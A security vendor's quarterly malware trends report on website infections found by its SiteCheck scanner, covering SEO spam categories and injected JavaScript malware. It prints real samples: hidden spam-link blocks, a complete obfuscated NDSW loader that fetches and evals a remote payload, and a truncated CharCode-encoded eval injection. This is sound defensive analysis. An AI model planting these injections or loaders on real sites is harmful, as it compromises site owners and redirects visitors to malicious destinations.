SUCURI REPORT

Q2 2022

SiteCheck Malware Trends Report

SUCURI

Table of Contents

Introduction

Conducting an external website scan for indicators of compromise is one of the easiest ways to identify security issues.

While remote scanners may not provide as comprehensive of a scan as server-side scanners, they allow users to instantly identify malicious code and detect security issues on their website without installing any software or applications.

SiteCheck (our free remote website scanner) provides immediate insights about malware infections, blacklisting, website anomalies, and errors for millions of webmasters every month. As part of our strategy to give back to the community and help administrators protect their websites, we wanted to share some insights from these remote scans.

In this report, we'll be analyzing data from the past quarter to identify the most common malware infections found by SiteCheck and provide specific examples to help webmasters understand how to find these detections in their own environments.

Website Malware Infections


In the second quarter of 2022, a total of **27,958,508 websites** were scanned with SiteCheck, and **267,614 site infections** were detected.

Website infections can happen for a myriad of reasons, but they're typically the result of bad actors exploiting a website's environment for its SEO, traffic, sensitive credit card information, or server resources.

SiteCheck Report - Q2 2022

A total of 267,614 infected websites were detected by the free SiteCheck remote scanner.

To get a better picture of the threats impacting webmasters in the past three months, we analyzed the most common signatures to pinpoint the most common malware families found on these infected sites.



SEO Spam

Unsurprisingly, SEO spam was the most common infection in our scan data. A total of **148,246 sites** were detected with SEO spam infections, accounting for **55.40% of website infections** detected by SiteCheck last quarter.

SEO spam infections also happen to be one of the most common types of malware found during remediation cleanup. Since these infections allow attackers to piggyback off a website's hard-earned rankings, they can be extremely valuable for bad actors.

Attacks often result in unwanted spam content and redirects to the attacker’s spam websites by leveraging injected links, spam comments, and new posts or pages.

SiteCheck Report - Q2 2022


148,246 sites were detected with SEO spam, accounting for 55.40% of website infections.

Our teams regularly encounter three common approaches used to inject SEO spam on websites:

- HTML code injections for concealed elements in plugin or theme files
- Fake spam posts injected into the CMS database
- Doorway pages for spam content created on the fly

If left untreated, SEO spam can damage website rankings and organic traffic, lead to blocklisting, and negatively impact a website's reputation or incur lost revenue.

Let's take a look at some of the most common SEO spam categories found on hacked sites.




Keyword Spam

The keyword spam malware category accounted for **44.82% of all SEO spam detections** and a total of **66,445 infected websites.**


This category primarily includes pharmaceutical, essay and replica knock-off keyword spam signatures that detect both hidden link injections and so-called "cloaking" injections — a black hat SEO technique that manipulates search engine results to show different content for users and search engines, allowing attackers to rank for terms that are irrelevant to the content shown on the page.

For example, here's a small snippet of cloaked content for pharmaceutical spam.



```
<title>Cheap viagra super active, where to buy viagra safe - Iphonezforsale Online Pharmacy. Cheap Prices!</title>
```

Websites infected with this snippet of cloaked spam might return Google search results that look a little something like this:



Google buy viagra cialis

[redacted] › writings › spectrum_public_good
Cialis Viagra Cialis Levitra, Buy Viagra Online - Pill Shop, Fast ...
★★★★★ Rating: 5 - 307 votes
Cialis viagra cialis levitra, buy viagra online - Canadian pharmacy online, best offer!! Online support 24 hours! Best prices for excellent quality!

W [redacted] › healthcare › superman-combo-viagra-cialis ▾
RX Drugstore: Superman combo viagra cialis wide pills range!
Dec 9, 2019 - Superman combo viagra cialis and can viagra be split ... purchase real viagra; Viagra vrij verkrijgbaar bij apotheek; Viagra headquarters hoax ...

[redacted] › 2015/12 › lets-get-personal ▾
Canada Drugstore. Viagra Cialis Online Pharmacy!
Lowest Prices and Satisfaction Guaranteed. Buy cheap generic. Worldwide delivery (1-3 days). Viagra Cialis Online Pharmacy.

[redacted] › drugs › viagra ▾
Buy Viagra (Sildenafil Citrate) Online, Prescribed & Delivered
Viagra® is part of a "family" of medicines used to treat ED called phosphodiesterase-5 inhibitors (PDE5i). Other drugs in this family include Cialis (tadalafil), ...
Overview · What is Viagra? · Does Roman offer genuine ...

[redacted] › index.php › buy-cialis ▾
Buy Cialis Canada > Cialis online no prescription
Cialis Side Effects Get you feel any of and has less side effects than Viagra. Cialis Side Effects Get every buy cialis canada of adults about those medicines ...

Ad · [redacted] ▾
Buy Cialis (Tadalafil) generic - Retail: $600 | Our Price: $20
PRESCRIPTION REQUIRED. Honeybee Health offers 97% off on Cialis. Tadalafil 2.5, 5, 10, 20 mg. Wholesale Prices. Licensed Online Pharmacy. Certified Online Pharmacy. Generic Drugs. Fraction Of Co-pay Cost.

If keyword spam is detected by a search engine, it's highly probable that rankings will be impacted — and it's possible that the domain will be blocklisted and webmaster notified that it's serving spam content.

SiteCheck Report - Q2 2022

44.82% of websites detected with SEO spam contained keywords for pharmaceuticals, essays, or knock-off jerseys.


Hidden Content

A total of **34,307 websites** were found to be infected with hidden content, accounting for **23.14% of all SEO spam detections.**

A common black hat SEO trick, concealing spam content within legitimate web pages is a sneaky way to leverage a website's existing page rank without drawing too much attention to the infection.

Many techniques to hide spam content on a web page leverage CSS or JavaScript to manipulate the visibility of the content.


The most common type of hidden content detected last quarter leveraged hidden links within **<div>** tags and were detected on **4,791 websites.**



```
<div style="overflow:hidden;height:1px;"><a href="https://freecleopatraslots.org/house-of-fun-slots/">free
house of fun slots</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://online-casinos-vip.com/online-casinos-for-real-
money/">real money casino</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://the1casino-online.com/">online casino
australia</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://slots-onlinecasinos.com/at">online casino
deutsch</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://777spinslot.com/mobile-casino-games/">the phone
casino</a></div>
```

To conceal their spam URLs, attackers simply create a **<div>** one pixel high and then inject spam links into it. This makes them visible to search engines but not to ordinary site visitors unless they're inspecting the HTML code.

Hidden content can also be found within **<span>** blocks, a technique that accounted for **2,837 SEO spam detections** last quarter.



```
<span style="display:block; font-size:0;height:0;"><a href="http://buy-
steroids.store/">buying testosterone online</a>
</span></body>
</html>
```


Japanese Spam

Based on our analysis, a total of **32,419 websites** were infected by Japanese SEO spam last quarter alone, accounting for **21.89% of SEO spam detections.**

These ongoing SEO spam campaigns pollute website's search results with Japanese content and keywords for knock-off designer goods.

When infected with Japanese spam, existing web pages are cloaked with Japanese content for search engines. Additional Japanese spam pages may also be added to the infected domain, sometimes ranging in the thousands. When visitors click on such links in search results, they get redirected to online stores selling knock-off goods.


If your site has been infected with Japanese Spam, you're likely to find search results for your domain that look a little something like this.



HERMESエルメス＊ジャングルラブラブ＊ツイリー＊新品 ...

これにはホント驚かされます。 水道水を使用するっていうと浄水器と同じじゃんってイメージが湧きますが、お水の質はかなり高く安全性はピカイチ!

Here are a few examples of "cloaked" title tags detected by SiteCheck for websites infected with Japanese spam.



<title>【USA在庫あり】ネーケン Neken トップクランプ フォーク調整可能 オフセット23mm 14年以降 KX250F 青 0603-0673 HD店：ヒロチー商事 ハーレ

<title>有名な高級ブランド ランキング第1位GWC1800LN ブラックアンドデッカー BLACK＆DECKER ガーデンブロワ

<title> シュプリーム SUPREME Champion Pullover Parka ジャケット

<title>【中古】【安心保証 白ロム】携帯電話 SoftBank iPad2[3G 32G] ブラック：ゲオモバイル本体 ガラケー/白ロム/タブレット/Aランク/ソフトバンク

<title>【クリアランス！値下げしました！】【中古】エレキギター 下取買取　Gibson（ギブソン）/LP STD HP 2018 ProtoType【即納可能】【成田ボンベルタ

<title>家電リサイクル券 170L以上 リサイクル券 (区分なし2) ※冷蔵庫あんしん設置サービスお申込みのお客様限定【代引き不可】安い

The easiest way to detect a Japanese SEO spam infection is by querying for site:domain.com in Google. If any results are returned with Japanese characters but you don't offer Japanese localizations on your site, chances are you've been hacked.


SiteCheck Report - Q2 2022

32,419 websites were infected by Japanese SEO spam which polluted search results for knock-off designer goods.

Escort Spam

4,519 scanned sites were detected containing escort service spam, accounting for **3.05% of all SEO spam detections.**

Our research and remediation teams most often find escort spam injected in a block of hidden links. For example, here's a typical block of injected spam links for Turkish and UAE escort services.




```
            <div class="footer-dub-ist" style="display: none"><h3> <a
href="http://escortsdubai.biz" target="_blank">escorts dubai</a> <a
href="http://vipdubaiescorts.org" target="_blank">escorts dubai</a> <a
href="http://dubaiescortagency.net" target="_blank">escorts dubai</a> <a
href="http://escortsindubai.org" target="_blank">escorts dubai</a> <a href="http://escortdubai.org"
target="_blank">escorts dubai</a> <a href="http://dubaiescortservices.net" target="_blank">escorts
dubai</a> <a href="http://vipescortdubai.com" target="_blank">escorts dubai</a> <a
href="http://escortdubaivip.com" target="_blank">escorts dubai</a> <a
href="http://istanbulescortiletisim.com" target="_blank">escort istanbul</a> <a
href="http://istanbulescortpartner.com" target="_blank">escort istanbul</a> <a
href="http://istanbulescorts.org" target="_blank">escort istanbul</a> <a
href="http://istanbulescortagency.com" target="_blank">escort istanbul</a> <a
href="http://istanbulescortbayan.com" target="_blank">escort istanbul</a> </h3></div><script
```

Gambling

3,302 scanned sites were detected with gambling spam last quarter, accounting for **2.23% of all SEO spam detections.**

This past June we saw a significant influx in the number of hidden Indonesian spam links detected on infected websites. The injected links are primarily for Indonesian sites providing online betting and gambling services.

Infected sites may contain a block of links hidden within **<div style="display:none">** to conceal gambling spam URLs on victim's websites, as seen below.



```
<div style="display:none;">
<a href="https://www.ohiomfg.com/tips-memenangkan-taruhan-dalam-situs-judi-bola-online-
terpercaya/">judi bola</a><br />
<a href="https://goldengatefields.com/memilih-dan-mengenal-pragmatic-play-slot-online/">slot
pragmatic</a><br />
<a href="https://www2.carglass.be/">situs judi bola</a><br />
<a href="https://www.ohiomfg.com/tips-memenangkan-taruhan-dalam-situs-judi-bola-online-
terpercaya/">situs judi bola</a><br />
<a href="https://goldengatefields.com/memilih-dan-mengenal-pragmatic-play-slot-online
/">pragmatic play</a><br />
<a href="https://www2.carglass.be/">judi bola</a><br />
<a href="https://appt.asso.fr/bisa-anda-dapat-dan-rasakan-dari-agen-idn-poker/">idn
poker</a><br />
<a href="https://172.104.172.103/"> https://172.104.172.103/</a>
</div>
```

Injected Malware

Malware injections were the second most common infection family in our scan data. A total of **91,335 sites** were detected with injected malware, accounting for **34.13% of website infections detected** by SiteCheck last quarter.


This data consists of detections for malicious iframe, external script, and inline script injections and excludes SEO spam injections.

NDSW Malware

The ongoing NDSW/NDSX malware campaign accounted for **16.56% of malware injections** last quarter and was among the top infections Sucuri detected and cleaned in 2021.

Since attackers typically inject this malware into every JavaScript file available within the compromised environment, a large number of files are impacted during the infection. In fact, during Q2 alone our analysts cleaned over a million JavaScript files that had been infected with NDSW malware.

Here is an example of a malicious NDSW JavaScript injection found on a hacked site.



```
;if(ndsw===undefined){function g(R,G){var y=V();return g=function(O,n){O=O-0x6b;var P=y[O];return
P;},g(R,G);}function V(){var
v=['ion','index','154602bdaGrG','refer','ready','rando','279520YbREdF','toStr','send','techa','8BCsQrJ','GET',
'proto','dysta','eval','col','hostn','13190BMfKjR','//<redacted>/wp-admin/css/colors
/blue/blue.php','locat','909073jmbtRO','get','72XBooPH','onrea','open','255350fMqarv','subst','8214VZcSuI','30
KBfcnu','ing','respo','nseTe','?id=','ame','ndsx','cooki','State','811047xtfZPb','statu','1295TYmtri','rer','n
ge'];V=function(){return v;};return V();}(function(R,G){var l=g,y=R();while(!![]){try{var
O=parseInt(l(0x80))/0x1+-parseInt(l(0x6d))/0x2+-parseInt(l(0x8c))/0x3+-parseInt(l(0x71))
/0x4*(-parseInt(l(0x78))/0x5)+-parseInt(l(0x82))/0x6*(-parseInt(l(0x8e))/0x7)+parseInt(l(0x7d))
/0x8*(-parseInt(l(0x93))/0x9)+-parseInt(l(0x83))/0xa*(-parseInt(l(0x7b))/0xb);if(O===G)break;else y['push']
(y['shift']());}catch(n){y['push'](y['shift']());}}}(V,0x301f5));var ndsw=true,HttpClient=function(){var S=g;
this[S(0x7c)]=function(R,G){var J=S,y=new XMLHttpRequest();y[J(0x7e)+J(0x74)+J(0x70)+J(0x90)]=function(){var
x=J;if(y[x(0x6b)+x(0x8b)]==0x4&&y[x(0x8d)+'s']==0xc8)G(y[x(0x85)+x(0x86)+'xt']);},y[J(0x7f)](J(0x72),R,!!
[]),y[J(0x6f)](null);};},rand=function(){var C=g;return Math[C(0x6c)+'m']()[C(0x6e)+C(0x84)](0x24)
[C(0x81)+'r'](0x2);},token=function(){return rand()+rand();};(function(){var
Y=g,R=navigator,G=document,y=screen,O=window,P=G[Y(0x8a)+'e'],r=O[Y(0x7a)+Y(0x91)]
[Y(0x77)+Y(0x88)],I=O[Y(0x7a)+Y(0x91)][Y(0x73)+Y(0x76)],f=G[Y(0x94)+Y(0x8f)];if(f&&!i(f,r)&&!P){var D=new
HttpClient(),U=I+(Y(0x79)+Y(0x87))+token();D[Y(0x7c)](U,function(E){var k=Y;i(E,k(0x89))&&O[k(0x75)]
(E);});}function i(E,L){var Q=Y;return E[Q(0x92)+'Of'](L)!==-0x1;}}());};</script><form
```

The malicious JavaScript is typically found at the bottom of all .js files in the compromised environment or injected inside HTML pages at the end of inline scripts.

The second layer of the malware is found in the **NDSX** PHP payload found within a random directory on the same compromised website, which needs to be located and identified on the server-side.

SiteCheck Report - Q2 2022

The ongoing NDSW/NDSX malware infection was found on 15,128 infected websites last quarter alone.

Top Infected JavaScript Files

Website malware is usually found within a site's HTML code or injected into external JavaScript files.

We've compiled a list of the top 5 most commonly detected .js files found to contain malicious injections during a remote scan.


Infected JavaScript File Name	Count
/wp-includes/js/jquery/jquery-migrate.min.js	2,096
/wp-includes/js/jquery/jquery.min.js	2,078
/js/responsive.js	1,680
/wp-includes/js/dist/vendor/wp-polyfill.min.js	418
/wp-includes/js/dist/vendor/regenerator-runtime.min.js	352

It comes as no surprise that jQuery files are among the two most commonly affected file names. In the ongoing massive WordPress JavaScript injection campaign that our team has been tracking for years, malicious JavaScript is regularly found injected within victim's website files and database, including the following legitimate core WordPress files:

- **./wp-includes/js/jquery/jquery.min.js**
- **./wp-includes/js/jquery/jquery-migrate.min.js**


The JavaScript injections for this particular campaign are typically appended under the current script or under the head of the page so that they fire on every page load and redirect traffic to the attacker's final destination.

Manually searching for malicious JavaScript hidden within site files may not always be a simple task, either. More often than not, attackers leverage obfuscation to evade detection — for example, **CharCode** as seen in the sample below.



```
trackmyposs*/eval(String.fromCharCode(118,97,114,32,115,99,114,105,112,116,
 115,32,61,32,100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,
 101,110,116,115,66,121,84,97,103,78,97,109,101,40,34,115,99,114,105,112,116
 ,34,41,59,10,118,97,114,32,119,97,110,116,109,101,32,61,32,102,97,108,115,
 101,59,10,102,111,114,32,40,118,97,114,32,105,32,61,32,48,59,32,105,32,60,
 32,115,99,114,105,112,116,115,46,108,101,110,103,116,104,59,32,105,43,43,41
 ,32,123,10,32,32,105,102,32,40,115,99,114,105,112,116,115,91,105,93,46,105,
 100,41,32,123,10,32,32,9,32,105,102,32,40,115,99,114,105,112,116,115,91,105
